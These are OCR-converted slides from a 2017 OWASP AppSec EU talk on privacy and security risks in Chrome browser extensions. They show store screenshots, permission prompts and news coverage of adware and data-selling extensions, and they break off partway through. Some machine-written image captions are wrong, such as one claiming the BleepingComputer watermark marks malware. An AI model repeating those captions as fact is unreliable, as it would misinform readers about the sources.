

The Evil Friend in Your Browser

Achim D. Brucker and Michael Herzberg
{a.brucker, msherzberg1}@sheffield.ac.uk

Software Assurance & Security Research
Department of Computer Science, The University of Sheffield, Sheffield, UK
<https://logicalhacking.com/>

May 12, 2017



OWASP
AppSec EU
Belfast

8th to 12th
of May
2017

Waterfront
Conference
Center

{*LogicaλHacking*}.com



The
University
Of
Sheffield.

The Evil Friend in Your Browser

Abstract

On the one hand, browser extensions, e.g., for Chrome, are very useful, as they extend web browsers with additional functionality (e.g., blocking ads). On the other hand, they are the most dangerous code that runs in your browsers: extension can read and modify both the content displayed in the browser. As they also can communicate with any web-site or web-service, they can report both data and metadata to external parties.

The current security model for browser extensions seems to be inadequate for expressing the security or privacy needs of browser users. Consequently, browser extensions are a "juice target" for attackers targeting web users.

We present results of analysing over 2500 browser extensions on how they use the current security model and discuss examples of extensions that are potentially of high risk. Based on the results of our analysis of real world browser extensions as well as our own threat model, we discuss the limitations of the current security model from a user perspective. need of browser users.

Outline


- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook

Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook

Browsers are the new operating systems


Browsers are the new operating systems




Browsers are the new operating systems




Browsers are the new operating systems



Browsers are the new operating systems



Browsers are the new operating systems



The image displays a collage of browser windows, illustrating the concept of browsers as modern operating systems. The windows include:


- A game window (World of Warcraft) with a complex interface.
- A Gmail inbox showing several emails from Phil Sharp, Peter Harbison, and others.
- A Bank of America Small Business Online Banking account page for Business Economy Chk - 7794, showing account activity and a balance summary.

The Bank of America account page details include:

- Account: Business Economy Chk - 7794
- Balance Summary: \$950,063.28 Available balance as of 09/24/2007
- Transactions Table:

Date	Description	Type	Status	Amount	Balance
Pending	CHECKCARD 09/21 RADIO SHACK SAN FRANCISCO CA			-117.35	\$950,063.28
Pending	CHECKCARD 09/22 AT&T CAFE ATLANTA DOWNS			-873.02	\$950,100.63
Pending	WIRE TRANSFER CREDIT ON 09/24			\$31,063.00	\$950,174.43
Pending	WIRE TRANSFER CREDIT ON 09/24			\$68,730.00	\$915,105.43
Pending	WIRE TRANSFER CREDIT ON 09/24			\$830,205.00	\$830,379.43

Browsers are the new operating systems



Protecting Web Users

- ❑ HttpOnly
- ❑ Same-origin policy
- ❑ Content Security Policy (CSP)
- ❑ ...



Security of web browsers

- ❑ The major browser vendors
 - ❑ take security seriously
 - ❑ investing a lot in making web browsers **secure** and **trustworthy**



Security of web browsers

- ❑ The major browser vendors
 - ❑ take security seriously
 - ❑ investing a lot in making web browsers **secure** and **trustworthy**
- ❑ We have a good basis for secure web applications



Security of web browsers

- ❑ The major browser vendors
 - ❑ take security seriously
 - ❑ investing a lot in making web browsers **secure** and **trustworthy**
- ❑ We have a good basis for secure web applications, **until** we add extensions:
 - ❑ can extend/modify the browser
 - ❑ anybody can write/offer them



Security of web browsers

- ❖ The major browser vendors
 - ❖ take security seriously
 - ❖ investing a lot in making web browsers **secure** and **trustworthy**
- ❖ We have a good basis for secure web applications, **until** we add extensions:
 - ❖ can extend/modify the browser
 - ❖ anybody can write/offer them
 - ❖ might tear down the defence from **inside**




Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook

Browser extensions

- Add-ons extending your browser
- Google says:
 - **small** software programs
 - **little to no** user interface



The screenshot shows the Chrome Developer Dashboard page titled "What are extensions?". The page content includes:

- What are extensions?**

Extensions are small software programs that can modify and enhance the functionality of the Chrome browser. You write them using web technologies such as HTML, JavaScript, and CSS.

Extensions have little to no user interface. For example, the image to the right shows the icon that provides the UI for the [Google Mail Checker extension](#).


Extensions bundle all their files into a single file that the user downloads and installs. This bundling means that, unlike ordinary web apps, extensions don't need to depend on content from the web.

You can distribute your extension using the [Chrome Developer Dashboard](#) to publish to the [Chrome Web Store](#). For more information, see the [store developer documentation](#).
- How do I start?**
 1. Follow the [Getting Started tutorial](#)
 2. Read the [Overview](#)
 3. Keep up to date by reading the [Chromium blog](#)
 4. Subscribe to the [chromium-extensions group](#)
- Featured videos**

[Technical videos](#)


Browser extensions

- Add-ons extending your browser
- Google says:
 - **small** software programs
 - **little to no** user interface



Browser extensions

- ❏ Add-ons extending your browser
- ❏ Google says:
 - ❏ **small** software programs
 - ❏ **little to no** user interface
- ❏ What we find:
 - ❏ **complex** and **large** programs
 - ❏ **sophisticated** user interfaces



Animal Crossing Music - Chrome Web Store - Chromium

Animal Crossing Music: x

https://chrome.google.com/webstore/detail/animal-crossing-music/fcedlaimpcfgpnfdgibmmfibkklpioop?hl=

chrome web store

Animal Crossing Music

offered by [Jack Cerver](#)

★★★★★ (391) | [Fun](#) | 22,809 users

ADD TO CHROME

OVERVIEW | REVIEWS | SUPPORT | RELATED

Animal Crossing Music

Legal Stuff

"Copyright Disclaimer Under Section 107 of the Copyright Act of 1976, allowance is made for "fair use" for purposes such as criticism, comment, news reporting, teaching, scholarship, and research. Fair use is permitted by copyright statute provided that the copyright notice is given and that no other rights are infringed, including the right of publicity or privacy. This project has no, does not, and will not generate any revenue. Nintendo rights to these resources.

Website

Report Abuse

Version: 3.0


Updated: January 25, 2016

Size: 416MiB


Language: English

Browser extensions

- ❏ Add-ons extending your browser
- ❏ Google says:
 - ❏ **small** software programs
 - ❏ **little to no** user interface
- ❏ What we find:
 - ❏ **complex** and **large** programs
 - ❏ **sophisticated** user interfaces
- ❏ What extension can do:
 - ❏ modify the user interface (how your browser behaves)
 - ❏ modify web pages (what you see)
 - ❏ modify web request (what you enter)




Let's search for a simple calculator




The screenshot shows the Chrome Web Store interface for the Extensions category. The browser's address bar displays the URL <https://chrome.google.com/webstore/category/extensions>. The page features a sidebar on the left with navigation options: Search Extensions, Apps, Games, Extensions (highlighted), and Themes. Below these are filters for CATEGORIES (set to All) and FEATURES (Runs Offline, By Google, Free, Available for Android, Works with Google Drive). The main content area is titled "Featured" and prominently displays the "Nimbus Clipper" extension, which is described as "Clip everything to Nimbus Note". Below the featured section is a "Get Started" section with the text "Make the most of Chrome with these must-have extensions" and a "View all" link.

Let's search for a simple calculator



The screenshot shows the Chrome Web Store interface in a Chromium browser window. The address bar displays the URL `https://chrome.google.com/webstore/category/extensions`. The search bar contains the text "calculator". The left sidebar shows navigation options: "chrome web store", "Apps", "Games", "Extensions" (highlighted), and "Themes". Below these are "CATEGORIES" (set to "All") and "FEATURES" (with checkboxes for "Runs Offline", "By Google", "Free", "Available for Android", and "Works with Google Drive"). The main content area features a "Featured" section with a large advertisement for "Bitmoji for Google Chrome" with the tagline "Your Personal Emoji". Below this is a "Get Started" section with the text "Make the most of Chrome with these must-have extensions" and a "View all" link.

Let's search for a simple calculator




The screenshot shows the Chrome Web Store search results for 'calculator'. The browser address bar shows the URL: https://chrome.google.com/webstore/search/calculator?_category=extensions. The search results are displayed in a list format, showing the top four results:

- CloudY Calculator** by bwrobinett. A shockingly versatile calculator for Chrome. (Formerly ChromeY Calculator). 5 stars (1467).
- Calculator** by calcchromedev. A beautiful scientific calculator inspired by the iPhone calculator!. 4.5 stars (380).
- Calculator Widget** offered by www.listlabelship.com. This add-on is for users of Fulfillment by Amazon (FBA). When viewing an Amazon product page you can click the calculator. 4 stars (39).
- DPI Calculator** offered by www.sage42.com. A DPI calculator for Android developers and designers. 5 stars (20).

The left sidebar shows the search term 'calculator' and navigation options: Home, Reset filters, Apps, Extensions (selected), and Themes. Below are categories (All) and features (Runs Offline, By Google, Free, Available for Android, Works with Google Drive).


Let's search for a simple calculator



Calculator - Chrome Web Store - Chromium

Calculator - Chrome W x

← → ↻ <https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgpdkpnhkgc> ☆ CRX ⋮


 **Calculator**
offered by calcchromedev

★★★★☆ (380) | [Productivity](#) | 90,025 users

+ ADD TO CHROME

OVERVIEW | REVIEWS | RELATED G+1 213

Calculator for Chrome
powered by cheapcheap.io



Compatible with your device

A beautiful scientific calculator inspired by the iPhone calculator!


Get this extension to have fast access to a calculator!

One click and the calculator is there!


Really useful.

Please don't forget to rate 5 stars ★★★★★
★!

Please share this with your friends - give it a Plus 1

 Report Abuse

Let's search for a simple calculator



Calculator - Chrome Web Store - Chromium

Calculator - Chrome W x

https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgpdkpnhkgc

Calculator
offered by calchrome4ev
★★★★☆ (380) | [Productivity](#)

OVERVIEW | REVIEWS

ADD "CALCULATOR"?

It can:

- Read and change all your data on the websites you visit

Cancel | Add extension

CHECKING...

G+1 213

Compatible with your device

A beautiful scientific calculator inspired by the iPhone calculator!

Get this extension to have fast access to a calculator!

One click and the calculator is there!

Really useful.

Please don't forget to rate 5 stars ★★★★★
★!


Please share this with your friends - give it a Plus 1

Report Abuse

Save money by comparing prices automatically with our new chrome extension

7	8	9	x	y ²	√
4	5	6	+	y ^x	tan
1	2	3	-	cos	sin
0	.		=	π	%

Let's search for a simple calculator



Calculator - Chrome Web Store - Chromium

Calculator - Chrome W x

https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgpdkpnhkgc

Calculator
offered by calchromeDev
★★★★☆ (380) | [Productivity](#)

OVERVIEW | REVIEWS

ADD "CALCULATOR"?

- Read and change all your data on the websites you visit

Cancel | Add extension

CHECKING...

G+1 213

Compatible with your device

A beautiful scientific calculator inspired by the iPhone calculator!

Get this extension to have fast access to a calculator!

One click and the calculator is there!

Really useful.


Please don't forget to rate 5 stars ★★★★★
★!

Please share this with your friends - give it a Plus 1

Report Abuse

Save money by comparing prices automatically with our new chrome extension

Malicious extensions are a real threat to users (1/2)



The screenshot shows a Google search interface with the query "dell support number". The search results show a prominent result for "Dell / Customer service" with the phone number "8622009987". This result is suspicious because it features the "BLEEPING COMPUTER" logo, which is a well-known indicator of malware, alongside the official Dell logo. Below the search result, there is a link to "Contact Dell Support | Dell US" with the URL "www.dell.com > Support > Contact Information". To the right, a knowledge panel for Dell is visible, providing information about the company and its customer service details.

Google
dell support number

All News Videos Images Maps More Settings Tools

About 6,48,00,000 results (0.58 seconds)

Dell / Customer service

8622009987

BLEEPING COMPUTER

DELL

Feedback


Contact Dell Support | Dell US
www.dell.com > Support > Contact Information
Find Dell Support channels like email, chat, and telephone numbers for your Dell computer.

Dell
Computer company

Dell Inc. was an American multinational computer technology company based in Round Rock, United States, that developed, repaired, and supported computer-related products and services.

Customer service: 1800 42
Technical support: 1800 4;
Headquarters: Round Rock, United States
CEO: Michael S. Dell (31 Jan 2014)

Malicious extensions are a real threat to users (1/2)



The screenshot shows a web browser window with a single tab titled "Adware Replaces Phone Numbers". The address bar displays "Secure | https://www.bleepingcomputer.com/news/security/adware-replaces-phone-numbers-for-security-firms-returned-in-search-results". The article title is "Adware Replaces Phone Numbers for Security Firms Returned in Search Results" by Catalin Cimpanu, dated March 27, 2017, at 02:30 PM. The article text begins with: "A new adware family named Crusader will rewrite tech support phone numbers returned in Google search results, display ads, and show popups pushing tech support scams. Current versions of Crusaders are installed on victims' computers via software bundles. Users usually download a free application, whose installer also adds Crusader."

Adware Replaces Phone Numbers

Secure | <https://www.bleepingcomputer.com/news/security/adware-replaces-phone-numbers-for-security-firms-returned-in-search-results>

Adware Replaces Phone Numbers for Security Firms Returned in Search Results

By [Catalin Cimpanu](#)

March 27, 2017 02:30 PM 0

A new adware family named Crusader will rewrite tech support phone numbers returned in Google search results, display ads, and show popups pushing tech support scams.

Current versions of Crusaders are installed on victims' computers via software bundles. Users usually download a free application, whose installer also adds Crusader.


Malicious extensions are a real threat to users (2/2)



The screenshot shows a web browser window with the address bar displaying https://www.ndr.de/nachrichten/netzwelt/Nackt-im-Netz-Millionen-Nutzer-ausgespaehet_nacktimnetz100.html. The page content includes the NDR.de logo, navigation menus for 'Nachrichten', 'Sport', 'Ratgeber', 'Unterhaltung', 'Kultur', 'Fernsehen', 'Radio', and 'Mediathek'. The main article title is 'Nackt im Netz: Millionen Nutzer ausgespäht'. The text below the title reads: 'Was wir im Internet tun, zeigt, wer wir sind: Einkaufen, Bank-Geschäfte, Reiseplanung oder Porno - alles geschieht online. Multinationale Firmen machen aus diesen Informationen ein Milliardengeschäft. Sie sind in der Lage, jeden Schritt mitzuzeichnen, den User im Internet unternehmen. Diese Informationen verkaufen sie dann in Paketen weiter - angeblich anonymisiert und ohne Schaden für den Nutzer. Recherchen des NDR zeigen indes, wie einfach sich diese Daten konkreten Personen zuordnen lassen und wie umfangreich sie intime Details aus dem Leben der Nutzer preisgeben.'

Web of Trust (WoT) logged all web requests

Malicious extensions are a real threat to users (2/2)



The screenshot shows a web browser window with the URL https://www.ndr.de/nachrichten/netzwelt/Nackt-im-Netz-Millionen-Nutzer-ausgespaehet_nacktimnetz100.html. The page is from NDR.de, with a navigation bar for various news categories like Nachrichten, Sport, Ratgeber, etc. The main article title is "Nackt im Netz: Millionen Nutzer ausgespäht". The text below the title discusses how online activities like shopping and banking reveal user information, which is then sold to third parties. A sidebar on the right contains related links and social media options.

Stand: 03.11.2016 10:15 Uhr - Lesezeit: ca.5 Min.

Nackt im Netz: Millionen Nutzer ausgespäht

Was wir im Internet tun, zeigt, wer wir sind: Einkaufen, Bank-Geschäfte, Reiseplanung oder Porno - alles geschieht online. Multinationale Firmen machen aus diesen Informationen ein Milliardengeschäft. Sie sind in der Lage, jeden Schritt mitzuzeichnen, den User im Internet unternehmen. Diese Informationen verkaufen sie dann in Paketen weiter - angeblich anonymisiert und ohne Schaden für den Nutzer. Recherchen des NDR zeigen indes, wie einfach sich diese Daten konkreten Personen zuordnen lassen und wie umfangreich sie intime Details aus dem Leben der Nutzer preisgeben.

MEHR ZUM THEMA

- Netzwelt

MEHR NETZWELT

- Wahlstedt wird erste Glasfaserstadt im Norden
- Wie nützlich sind "Hautkrebs-Apps"?
- Mit neuer App den Weg zu Gott finden
- Netzwelt Übersicht

ABONNIEREN UND MITTREDEN

- NDR Netzwelt bei Twitter
- bleiben Sie informiert und treten Sie mit uns in Kontakt. [extern](#)

- Web of Trust (WoT) logged all web requests
- and sold the data to third parties

Malicious extensions are a real threat to users (2/2)



